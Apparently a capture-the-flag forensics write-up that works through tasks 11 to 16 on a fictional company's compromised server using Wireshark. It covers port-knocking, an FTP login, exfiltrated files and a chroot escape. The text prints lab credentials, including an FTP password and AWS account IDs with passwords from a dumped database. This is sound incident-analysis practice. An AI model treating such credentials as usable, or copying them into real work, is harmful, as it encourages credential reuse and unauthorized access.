1662…  2023-03-21 10:42:25.675109  172.31.39.46    45087     3.109.209.43    43560     TCP       54      45087 → 43560 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1662…  2023-03-21 10:42:25.675104  3.109.209.43    43560     172.31.39.46    45087     TCP       74      43560 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677974100 TSecr=0 WS=128
1560…  2023-03-21 10:42:25.474553  172.31.39.46    39991     3.109.209.43    50234     TCP       54      39991 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1560…  2023-03-21 10:42:25.474550  3.109.209.43    50234     172.31.39.46    39991     TCP       74      50234 → 39991 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677973911 TSecr=0 WS=128
1528…  2023-03-21 10:42:25.402790  172.31.39.46    38379     3.109.209.43    50234     TCP       54      38379 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1528…  2023-03-21 10:42:25.402777  3.109.209.43    50234     172.31.39.46    38379     TCP       74      50234 → 38379 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677973835 TSecr=0 WS=128
1361…  2023-03-21 10:42:25.035355  172.31.39.46    29999     3.109.209.43    58442     TCP       54      29999 → 58442 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1361…  2023-03-21 10:42:25.035338  3.109.209.43    58442     172.31.39.46    29999     TCP       74      58442 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677973472 TSecr=0 WS=128
1344…  2023-03-21 10:42:25.006512  172.31.39.46    29152     3.109.209.43    50234     TCP       54      29152 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1344…  2023-03-21 10:42:25.006487  3.109.209.43    50234     172.31.39.46    29152     TCP       74      50234 → 29152 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677973436 TSecr=0 WS=128
1174…  2023-03-21 10:42:24.623290  172.31.39.46    20646     3.109.209.43    50234     TCP       54      20646 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1174…  2023-03-21 10:42:24.623288  3.109.209.43    50234     172.31.39.46    20646     TCP       74      50234 → 20646 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677973060 TSecr=0 WS=128
99281  2023-03-21 10:42:24.230583  172.31.39.46    11583     3.109.209.43    50234     TCP       54      11583 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
99273  2023-03-21 10:42:24.230571  3.109.209.43    50234     172.31.39.46    11583     TCP       74      50234 → 11583 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972662 TSecr=0 WS=128
 7860  2023-03-20 17:44:36.042847  36.103.235.133  54239     172.31.39.46    29999     TCP       54      54239 → 29999 [RST] Seq=1 Win=1200 Len=0
 7857  2023-03-20 17:44:35.824969  172.31.39.46    29999     36.103.235.133  54239     TCP       54      29999 → 54239 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 7856  2023-03-20 17:44:35.824942  36.103.235.133  54239     172.31.39.46    29999     TCP       54      54239 → 29999 [SYN] Seq=0 Win=1024 Len=0
```

Answer: 21/03/2023 10:58:50

Task 11:
What are set of valid credentials for the critical service?

The credentials are inside the .backup file




```
[options]
    UseSyslog

[FTP-INTERNAL]
    sequence    = 29999,50234,45087
    seq_timeout = 5
    command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
    tcpflags    = syn


# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad
```

Answer: abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad

Task 12:
At what UTC Time attacker got access to the critical server?

I filtered for the port 24456 from task 7 "tcp.port == 24456" and after examining the packets I found the successful login



No.	Time	Source	SRC Port	Destination	DST Port	Protocol	Length	Data
2107…	2023-03-21 10:59:32.918302	3.109.209.43	43018	172.31.39.46	24456	TCP	78	5041535320036578697 40d0a
2107…	2023-03-21 10:59:32.958349	172.31.39.46	24456	3.109.209.43	43018	TCP	66	
2107…	2023-03-21 10:59:34.553276	3.109.209.43	43018	172.31.39.46	24456	TCP	66	
2107…	2023-03-21 10:59:34.594385	172.31.39.46	24456	3.109.209.43	43018	TCP	66	
2107…	2023-03-21 10:59:36.345701	172.31.39.46	24456	3.109.209.43	43018	TCP	88	353330204c6f67696e20696e636f72726563742e0d0a
2107…	2023-03-21 10:59:36.345738	172.31.39.46	24456	3.109.209.43	43018	TCP	66	
2107…	2023-03-21 10:59:36.346439	3.109.209.43	43018	172.31.39.46	24456	TCP	54	
2107…	2023-03-21 10:59:36.346439	3.109.209.43	43018	172.31.39.46	24456	TCP	54	
2107…	2023-03-21 10:59:57.849022	3.109.209.43	38032	172.31.39.46	24456	TCP	74	
2107…	2023-03-21 10:59:57.849056	172.31.39.46	24456	3.109.209.43	38032	TCP	74	
2107…	2023-03-21 10:59:57.849685	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2107…	2023-03-21 10:59:57.851419	172.31.39.46	24456	3.109.209.43	38032	TCP	86	32323020287673465450642 0332e302e35290d0a
2107…	2023-03-21 10:59:57.852034	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2107…	2023-03-21 10:59:57.852078	3.109.209.43	38032	172.31.39.46	24456	TCP	87	555345522061626475 6c6c61682e796173696e0d0a
2107…	2023-03-21 10:59:57.852090	172.31.39.46	24456	3.109.209.43	38032	TCP	66	
2107…	2023-03-21 10:59:57.852142	172.31.39.46	24456	3.109.209.43	38032	TCP	100	33333120506c6561736520737065636966792074686520706173737776f72642e0d0
2107…	2023-03-21 10:59:57.895549	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2107…	2023-03-21 11:00:01.595583	3.109.209.43	38032	172.31.39.46	24456	TCP	100	504153532058686c6847616d655f3930484a4c4441537866642 6686f6f6f61640d0
2107…	2023-03-21 11:00:01.638385	172.31.39.46	24456	3.109.209.43	38032	TCP	66	
2107…	2023-03-21 11:00:01.645644	172.31.39.46	24456	3.109.209.43	38032	TCP	89	323330204c6f67696e2073756363657373 66756c2e0d0a
2108…	2023-03-21 11:00:01.646740	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2108…	2023-03-21 11:00:01.646740	3.109.209.43	38032	172.31.39.46	24456	TCP	72	535953540d0a
2108…	2023-03-21 11:00:01.646768	172.31.39.46	24456	3.109.209.43	38032	TCP	66	
2108…	2023-03-21 11:00:01.646802	172.31.39.46	24456	3.109.209.43	38032	TCP	85	32313520554e4958205479706 53a204c380d0a
2108…	2023-03-21 11:00:01.647624	3.109.209.43	38032	172.31.39.46	24456	TCP	72	464541540d0a
2108…	2023-03-21 11:00:01.647684	172.31.39.46	24456	3.109.209.43	38032	TCP	81	3231312d466561747572 65733a0d0a
2108…	2023-03-21 11:00:01.647701	172.31.39.46	24456	3.109.209.43	38032	TCP	87	20455052540d0a20455053560d0a204d44544d0d0a
2108…	2023-03-21 11:00:01.647874	172.31.39.46	24456	3.109.209.43	38032	TCP	110	20504153560d0a2052455354205354524541 4d0d0a2053495a450d0a205456465 3
2108…	2023-03-21 11:00:01.648394	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2108…	2023-03-21 11:00:01.691557	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2108…	2023-03-21 11:00:06.851084	3.109.209.43	38032	172.31.39.46	24456	TCP	72	455053560d0a
2108…	2023-03-21 11:00:06.851326	172.31.39.46	24456	3.109.209.43	38032	TCP	114	32323920456e746572696e67204578746 56e64656420506173736976652 04d6f64
2108…	2023-03-21 11:00:06.851971	3.109.209.43	38032	172.31.39.46	24456	TCP	66	
2108…	2023-03-21 11:00:06.852772	3.109.209.43	38032	172.31.39.46	24456	TCP	76	4c495354202d6c610d0a
2108…	2023-03-21 11:00:06.853000	172.31.39.46	24456	3.109.209.43	38032	TCP	105	3135302048657265 20636f6d65732074686520646972656374 6f7279206c697374
2108…	2023-03-21 11:00:06.853874	172.31.39.46	24456	3.109.209.43	38032	TCP	90	32323620446972656374 6f7279207365 6e64204f4b2e0d0a


```
    Acknowledgment Number: 56    (relative ack number)
    Acknowledgment number (raw): 696064842
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 490
    [Calculated window size: 62720]
```

```
0000  02 76 f4 07 ce 92 02 cd  7c 7e ed ae 08 00 45 00   ·v······|~····E·
0010  00 4b ba 70 40 00 40 06  d8 56 ac 1f 27 2e 03 6d   ·K·p@·@··V··'.·m
0020  d1 2b 5f 88 94 90 85 cf  9a 8f 29 7d 1b 4a 80 18   ·+_·······)}·J··
0030  01 ea a8 23 00 00 01 01  08 0a 4d 0b dc e3 9f ae   ···#······M·····
0040  c1 10 32 33 30 20 4c 6f  67 69 6e 20 73 75 63 63   ··230 Lo gin succ
0050  65 73 73 66 75 6c 2e 0d  0a                        essful.··
```

Answer: 21/03/2023 11:00:01

Task 13:
Whats the AWS AccountID and Password for the developer "Abdullah"?

I searched on all packets for "Abdullah"



```
v Frame 211114: 2157 bytes on wire (17256 bits), 2157 bytes captured (17256 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Mar 21, 2023 04:02:07.288300000 Pacific Daylight Time
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:data]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
> Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43
> Transmission Control Protocol, Src Port: 25301, Dst Port: 56830, Seq: 1, Ack: 1, Len: 2091
v Data (2091 bytes)
```


Then I followed the TCP Stream

```
-- MySQL dump 10.13  Distrib 8.0.32, for Linux (x86_64)
--
-- Host: localhost    Database: AWS_SECRETS
-- ------------------------------------------------------
-- Server version	8.0.32-0ubuntu0.22.04.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `AWS_EC2_DEV`
--

DROP TABLE IF EXISTS `AWS_EC2_DEV`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `AWS_EC2_DEV` (
  `NAME` varchar(40) DEFAULT NULL,
  `AccountID` varchar(40) DEFAULT NULL,
  `Password` varchar(60) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `AWS_EC2_DEV`
--

LOCK TABLES `AWS_EC2_DEV` WRITE;
/*!40000 ALTER TABLE `AWS_EC2_DEV` DISABLE KEYS */;
INSERT INTO `AWS_EC2_DEV` VALUES ('Alonzo','341624703104',''),(NULL,NULL,'d;089gjbj]jhTVLXEROP.madsfg'),('Abdullah','391629733297','yiobkod0986Y[adij@IKBDS');
/*!40000 ALTER TABLE `AWS_EC2_DEV` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2023-03-17 12:05:16
```

Answer: 391629733297:yiobkod0986Y[adij@IKBDS


Task 14:
Whats the deadline for hiring developers for forela?

I filtered for "(ip.addr == 172.31.39.46 && ip.addr == 3.109.209.43) && tcp.port == 24456" and then I clicked on a random packet with the port of 24456 and clicked on the Decode As




```
2116… 2023-03-21 11:06:18.852777      3.109.209.43      38032   172.31.
2116… 2023-03-21 11:06:18.852909      172.31.39.46      24456   3.109.2
2116… 2023-03-21 11:06:18.895616      3.109.209.43      38032   172.31.
2116… 2023-03-21 11:06:21.186361      3.109.209.43      38032   172.31.
2116… 2023-03-21 11:06:21.186587      172.31.39.46      24456   3.109.2
2116… 2023-03-21 11:06:21.187309      3.109.209.43      38032   172.31.

> Frame 211646: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
> Ethernet II, Src: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92), Dst: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:a
> Internet Protocol Version 4, Src: 3.109.209.43, Dst: 172.31.39.46
v Transmission Control Protocol, Src Port: 38032, Dst Port: 24456, Seq: 914, Ack: 3747, Len: 10
    Source Port: 38032
    Destination Port: 24456
    [Stream index: 76894]
    [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 10]
    Sequence Number: 914    (relative sequence number)
    Sequence Number (raw): 696065700
    [Next Sequence Number: 924    (relative sequence number)]
    Acknowledgment Number: 3747    (relative ack number)
    Acknowledgment number (raw): 2244978939
    1000 .... = Header Length: 32 bytes (8)
```


Then I changed the Current to "FTP" and clicked on Save



Field	Value	Type	Default	Current
TCP port	24456	Integer, base 10	(none)	FTP

After doing this I exported the files






Packet	Hostname	Content Type	Size	Filename
209277	172.31.39.46	FTP file	265 bytes	.backup
209391	172.31.39.46	FTP file	356 bytes	fetch.sh
211114	172.31.39.46	FTP file	2091 bytes	.archived.sql
211158	172.31.39.46	FTP file	28 kB	Tasks to get Done.docx
211188	172.31.39.46	FTP file	519 bytes	reminder.txt
211273	172.31.39.46	FTP file	2343 bytes	/etc/passwd
211422	172.31.39.46	FTP file	31 kB	whoami
211605	172.31.39.46	FTP file	94 bytes	.reminder

After exporting the files I opened the "Tasks to get Done.docx"


Urgent Tasks



Answer: 30/08/2023


Task 15:
When did CEO of forela was scheduled to arrive in pakistan?

I searched for "ceo" in all packets




```
2111… 2023-03-21 11:02:23.075978   172.31.39.46   5488   3.109.209.43   38782   TCP   585   4920616420736f2073747570696420616e64… 5488 → 38782 [PSH, ACK] Seq=1 Ack=1 Win=62720 Len=519 TSval=1292784986 TSecr=2679171511

v Frame 211188: 585 bytes on wire (4680 bits), 585 bytes captured (4680 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Mar 21, 2023 04:02:23.075978000 Pacific Daylight Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1679396543.075978000 seconds
    [Time delta from previous captured frame: 0.000512000 seconds]
    [Time delta from previous displayed frame: 0.000512000 seconds]
    [Time since reference or first frame: 73487.156917000 seconds]
    Frame Number: 211188
    Frame Length: 585 bytes (4680 bits)
    Capture Length: 585 bytes (4680 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:data]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
> Ethernet II, Src: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)
> Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43
> Transmission Control Protocol, Src Port: 5488, Dst Port: 38782, Seq: 1, Ack: 1, Len: 519
v Data (519 bytes)
    Data: 4920616420736f2073747570696420616e642064756d702c2069206b65657020666f7267…
    [Length: 519]
```

And then I followed the TCP Stream



Wireshark · Follow TCP Stream (tcp.stream eq 76923) · Capture.pcap

```
I am so stupid and dump, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations
here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this
note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the
urgent tasks done.
```



Wireshark · Follow TCP Stream (tcp.stream eq 76923) · Capture.pcap

```
I am so stupid and dump, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations
here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this
note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the
urgent tasks done.

He is to arrive in my city on 8 march 2023 :))

i am finally so happy that we are getting a physical office opening here.
```

Answer: 08/03/2023

Task 16:
The attacker was able to perform directory traversel and escape the chroot jail.This caused attacker to roam around the filesystem just like a normal user would. Whats the username of an account other than root having /bin/bash set as default shell?

I searched for /bin/bash on all packets




```
2112… 2023-03-21 11:03:18.523055    172.31.39.46    19174    3.109.209.43    42916    TCP    2409    726f6f743a783a303a303a726f6f743a2f72…  19174 → 42916 [PSH, ACK] Seq=1 Ack=1 Win=62720 Len=2343 TSval=1292819953 TSecr=2679226959
```

```
> Frame 211273: 2409 bytes on wire (19272 bits), 2409 bytes captured (19272 bits)
> Ethernet II, Src: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)
> Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43
> Transmission Control Protocol, Src Port: 19174, Dst Port: 42916, Seq: 1, Ack: 1, Len: 2343
v Data (2343 bytes)
    Data: 726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d…
    [Length: 2343]
```

```
0040  c2 4f 72 6f 6f 74 3a 78  3a 30 3a 30 3a 72 6f 6f   ·Oroot:x :0:0:roo
0050  74 3a 2f 72 6f 6f 74 3a  2f 62 69 6e 2f 62 61 73   t:/root: /bin/bas
0060  68 0a 64 61 65 6d 6f 6e  3a 78 3a 31 3a 31 3a 64   h·daemon :x:1:1:d
0070  61 65 6d 6f 6e 3a 2f 75  73 72 2f 73 62 69 6e 3a   aemon:/u sr/sbin:
0080  2f 75 73 72 2f 73 62 69  6e 2f 6e 6f 6c 6f 67 69   /usr/sbi n/nologi
0090  6e 0a 62 69 6e 3a 78 3a  32 3a 32 3a 62 69 6e 3a   n·bin:x: 2:2:bin:
00a0  2f 62 69 6e 3a 2f 75 73  72 2f 73 62 69 6e 2f 6e   /bin:/us r/sbin/n
00b0  6f 6c 6f 67 69 6e 0a 73  79 73 3a 78 3a 33 3a 33   ologin·s ys:x:3:3
00c0  3a 73 79 73 3a 2f 64 65  76 3a 2f 75 73 72 2f 73   :sys:/de v:/usr/s
00d0  62 69 6e 2f 6e 6f 6c 6f  67 69 6e 0a 73 79 6e 63   bin/nolo gin·sync
00e0  3a 78 3a 34 3a 36 35 35  33 34 3a 73 79 6e 63 3a   :x:4:655 34:sync:
00f0  2f 62 69 6e 3a 2f 62 69  6e 2f 73 79 6e 63 0a 67   /bin:/bi n/sync·g
0100  61 6d 65 73 3a 78 3a 35  3a 36 30 3a 67 61 6d 65   ames:x:5 :60:game
0110  73 3a 2f 75 73 72 2f 67  61 6d 65 73 3a 2f 75 73   s:/usr/g ames:/us
0120  72 2f 73 62 69 6e 2f 6e  6f 6c 6f 67 69 6e 0a 6d   r/sbin/n ologin·m
0130  61 6e 3a 78 3a 36 3a 31  32 3a 6d 61 6e 3a 2f 76   an:x:6:1 2:man:/v
0140  61 72 2f 63 61 63 68 65  2f 6d 61 6e 3a 2f 75 73   ar/cache /man:/us
0150  72 2f 73 62 69 6e 2f 6e  6f 6c 6f 67 69 6e 0a 6c   r/sbin/n ologin·l
0160  70 3a 78 3a 37 3a 37 3a  6c 70 3a 2f 76 61 72 2f   p:x:7:7: lp:/var/
0170  73 70 6f 6f 6c 2f 6c 70  64 3a 2f 75 73 72 2f 73   spool/lp d:/usr/s
0180  62 69 6e 2f 6e 6f 6c 6f  67 69 6e 0a 6d 61 69 6c   bin/nolo gin·mail
0190  3a 78 3a 38 3a 38 3a 6d  61 69 6c 3a 2f 76 61 72   :x:8:8:m ail:/var
01a0  2f 6d 61 69 6c 3a 2f 75  73 72 2f 73 62 69 6e 2f   /mail:/u sr/sbin/
01b0  6e 6f 6c 6f 67 69 6e 0a  6e 65 77 73 3a 78 3a 39   nologin· news:x:9
01c0  3a 39 3a 6e 65 77 73 3a  2f 76 61 72 2f 73 70 6f   :9:news: /var/spo
01d0  6f 6c 2f 6e 65 77 73 3a  2f 75 73 72 2f 73 62 69   ol/news: /usr/sbi
01e0  6e 2f 6e 6f 6c 6f 67 69  6e 0a 75 75 63 70 3a 78   n/nologi n·uucp:x
01f0  3a 31 30 3a 31 30 3a 75  75 63 70 3a 2f 76 61 72   :10:10:u ucp:/var
0200  2f 73 70 6f 6f 6c 2f 75  75 63 70 3a 2f 75 73 72   /spool/u ucp:/usr
```

Then I followed the TCP Stream




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
